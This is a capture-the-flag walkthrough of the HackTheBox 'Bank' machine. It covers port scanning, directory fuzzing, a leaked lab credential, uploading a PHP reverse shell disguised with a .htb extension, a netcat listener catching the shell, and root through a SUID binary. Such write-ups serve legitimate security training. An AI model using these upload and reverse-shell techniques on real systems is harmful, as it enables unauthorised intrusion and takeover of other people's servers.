

Bank (HTB)

ip of the machine :- 10.129.29.200

```
~/current (4.11s)
ping 10.129.29.200 -c 5

PING 10.129.29.200 (10.129.29.200) 56(84) bytes of data.
64 bytes from 10.129.29.200: icmp_seq=1 ttl=63 time=84.2 ms
64 bytes from 10.129.29.200: icmp_seq=2 ttl=63 time=88.6 ms
64 bytes from 10.129.29.200: icmp_seq=3 ttl=63 time=86.6 ms
64 bytes from 10.129.29.200: icmp_seq=4 ttl=63 time=83.4 ms
64 bytes from 10.129.29.200: icmp_seq=5 ttl=63 time=81.9 ms

--- 10.129.29.200 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 81.925/84.920/88.550/2.361 ms
```

machine is on!!!


```
# Static table lookup for hostnames.
# See hosts(5) for details.
10.129.29.200    bank.htb
~
~
```

added ip with domain in /etc/hosts file...


```
~/current (8.832s)
nmap -p- --min-rate=10000 -Pn -n bank.htb

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-19 21:08 IST
Nmap scan report for bank.htb (10.129.29.200)
Host is up (0.088s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
```

Only three ports are open, 53 is for DNS, and 22 for ssh and 80 for Http, because 53 for DNS is open that's why added domain with ip in /etc/hosts file, else site won't open...



If we write ip in the browser this will show up...
















If we type bank.htb it will show us bank.htb website and to be specific login.php, let's do some directory fuzzing now...

```
logout.php      [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 83ms]
login.php       [Status: 200, Size: 1974, Words: 595, Lines: 52, Duration: 2420ms]
index.php       [Status: 302, Size: 7322, Words: 3793, Lines: 189, Duration: 4446ms]
support.php     [Status: 302, Size: 3291, Words: 784, Lines: 84, Duration: 93ms]
:: Progress: [5163/5163] :: Job [1/1] :: 478 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

First did a common php file names one and found that after visiting any oh the above it is redirecting to login.php. Did a php files scan because it redirected to a php file.

```
uploads        [Status: 301, S
assets         [Status: 301, S
inc            [Status: 301, S
              [Status: 302, S
server-status  [Status: 403, S
balance-transfer [Status: 301, S
:: Progress: [207643/207643] :: Job [1/
```

So after using lot's of password lists, for directory fuzzing, directory-list-lowercase-2.3-medium.txt from seclists gave the directory which looks interesting...

<div> <div> <div>←</div> <div>→</div> <div>↻</div> </div> <div> <div>🔒</div> <div>🌐</div> <div>bank.htb/balance-transfer/</div> </div> </div>			
Index of /balance-transfer			
	<u>Name</u>	<u>Last modified</u>	<u>Size</u> <u>Description</u>
	Parent Directory	-	
	0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583
	0a0bc61850b221f20d9f356913fe0fe7.acc	2017-06-15 09:50	585
	0a2f19f03367b83c54549e81edc2dd06.acc	2017-06-15 09:50	584
	0a629f4d2a830c2ca6a744f6bab23707.acc	2017-06-15 09:50	584
	0a9014d0cc1912d4bd93264466fd1fad.acc	2017-06-15 09:50	584
	0ab1b48c05d1dbc484238cfb9e9267de.acc	2017-06-15 09:50	585
	0abe2e8e5fa6e58cd9ce13037ff0e29b.acc	2017-06-15 09:50	583
	0b6ad026ef67069a09e383501f47bfee.acc	2017-06-15 09:50	585
	0b59b6f62b0bf2fb3c5a21ca83b79d0f.acc	2017-06-15 09:50	584
	0b45913c924082d2c88a804a643a29c8.acc	2017-06-15 09:50	584
	0be866bee5b0b4cff0e5beea5605b2e.acc	2017-06-15 09:50	584
	0c04ca2346c45c28eceddb1cf62de4b.acc	2017-06-15 09:50	585

Went to the directory and got some .acc files, not WTF is acc huh???

What is an acc file?

An account in the SYSTEM Dictionary called ACC contains an Accounting History file also called ACC. This file **contains information about activity on a given account.**



Rocket Software

<https://www3.rocketsoftware.com> › refman › operations

Using the Accounting History File (ACC) - Rocket Software

used in accounting which means details of users...

```
~/current (0.031s)
cat 0e5a884b0b23e98446c460b4dbafc3ee.acc

++OK ENCRYPT SUCCESS
+=====+
| HTB Bank Report |
+=====+

===UserAccount===
Full Name: svHCH7kmXrG0U2UutNT9ci7SkM2wvPgYkXA14Uo2m42g6XKAKEJXWRQhDTN9I4721I46Ds8ZwbFC80dTEXRA0HSsAFBjJJmLrqR4T03p
bj2kjgdYd4y1Mrtn74GR02Cg
Email: tukmuoMGIP015e0ijyy60Mt7RaYGcAWG5h2AGPgoEhqJwq2PZLVZ8p70z56MGCSLUumAKDZYUpIqQKqQ6bQeBXea2VWJyovsTR3du2cpsUPi
F69LiZ0TWf3ZaZIIoebh
Password: 5evAgHZJCP2hVb2da266ia6sa0by2mQ8BLIS3IB6yDXt00HZ306LYcN81ZH4LxcWTV0XEQDc3AFSAnRDbXZa9MibMZf7xr4qnTn1j0dnB
Tfcg7Ps4PCeBVpoVEvs6ATu
CreditCards: 2
Transactions: 42
Balance: 5103112 .
===UserAccount===
```

Downloaded any one and saw what is in it and got an email and password. So basically tried everything and found nothing and it

says it is encrypted and saw one more thing that there are many .acc files so let's see what other files have...

```
? 66284d79b5caa9e6a3dd440607b3fdd7.acc 2017-06-15 09:50 584
? 68576f20e9732f1b2edc4df5b8533230.acc 2017-06-15 09:50 257
? 75942bd27ec22afd9bdc8826cc454c75.acc 2017-06-15 09:50 584
```

Found a file with size 257 which looked unusual so downloaded it and open it!!!

```

|--ERR ENCRYPT FAILED
+=====+
| HTB Bank Report |
+=====+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
```

got some creds...

Dashboard

Support

1.337 \$

Balance

8

Total Transactions

2

Total CreditCards

0

Support Tickets

Support Tickets

CreditCard Information

Card Type	Card Number	Card Exp Date	CVV	Balance
VISA	448598254354****	05/2018	***	1.000 \$
MASTERCARD	535630154104****	08/2020	***	337.00 \$

Entered some creds. and now authenticated.

HTB Bank

Christos Christopoulos

Dashboard

Support

My Tickets

#	Title	Message	Attachment	Actions
---	-------	---------	------------	---------

Title

Message

Tell us your problem

Choose File...

Submit

So now went to support.php and saw that we can upload something...

```
xtarea required placeholder="Tell us your problem" class="form-control" style="height: 170px; background-re
>
v style="position:relative;">
  <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
  <a class='btn btn-primary' href='javascript:;'>
    Choose File...
    <input type="file" required style='position:absolute;z-index:2;top:0;left:0;filter: alpha(opacity=0)
  </a>
```

Found this in src. code which means if i upload a .htb file it will get executed as a .php file.

```
~/current (0.033s)
mv php-reverse-shell.php revshell.htb
```

added the ip in pentestmonkey rev shell and renamed it with a new extension.

Title

Hacked

Message

u are hacked!!!!

Choose File...

revshell.htb

Submit

So chose the file and submitted it...

My Tickets

#	Title	Message	Attachment	Actions
1	Hacked	u are hacked!!!!	Click Here	Delete

it is submitted now and then clicked on attachment and got rev shell...

```
~/current
rlwrap nc -lnvp 9000

Listening on 0.0.0.0 9000
Connection received on 10.129.29.200 55124
Linux bank 4.4.0-79-generic #100~14.04.1-Ubuntu SMP Fri May 19 18:37:52 UTC 2017 i686 athlon i686 GNU/Linux
 19:21:43 up 46 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -c /dev/null
/bin/bash: /dev/null: Permission denied
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@bank:/$
```

Let's see what we can find...

```
www-data@bank:/$ cd home
cd home
www-data@bank:/home$ ls
ls
chris
www-data@bank:/home$ cd chris
cd chris
www-data@bank:/home/chris$ ls
ls
user.txt
www-data@bank:/home/chris$ cat user.txt
cat user.txt
```

Found a user in /home directory and can view the user flag...

```
www-data@bank:/tmp$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/var/htb/bin/emergency
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/mtr
/usr/sbin/uuid
/usr/sbin/pppd
/bin/ping
/bin/ping6
/bin/su
/bin/fusermount
/bin/mount
/bin/umount
```

Found SUID files and first one seems strange,
`/var/htb/bin/emergency`.

```
www-data@bank:/$ /var/htb/bin/./emergency
/var/htb/bin/./emergency
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# █
```

So just ran it and got root...

```
# cd /root
cd /root
# ls
ls
root.txt
#
```

Got root flag...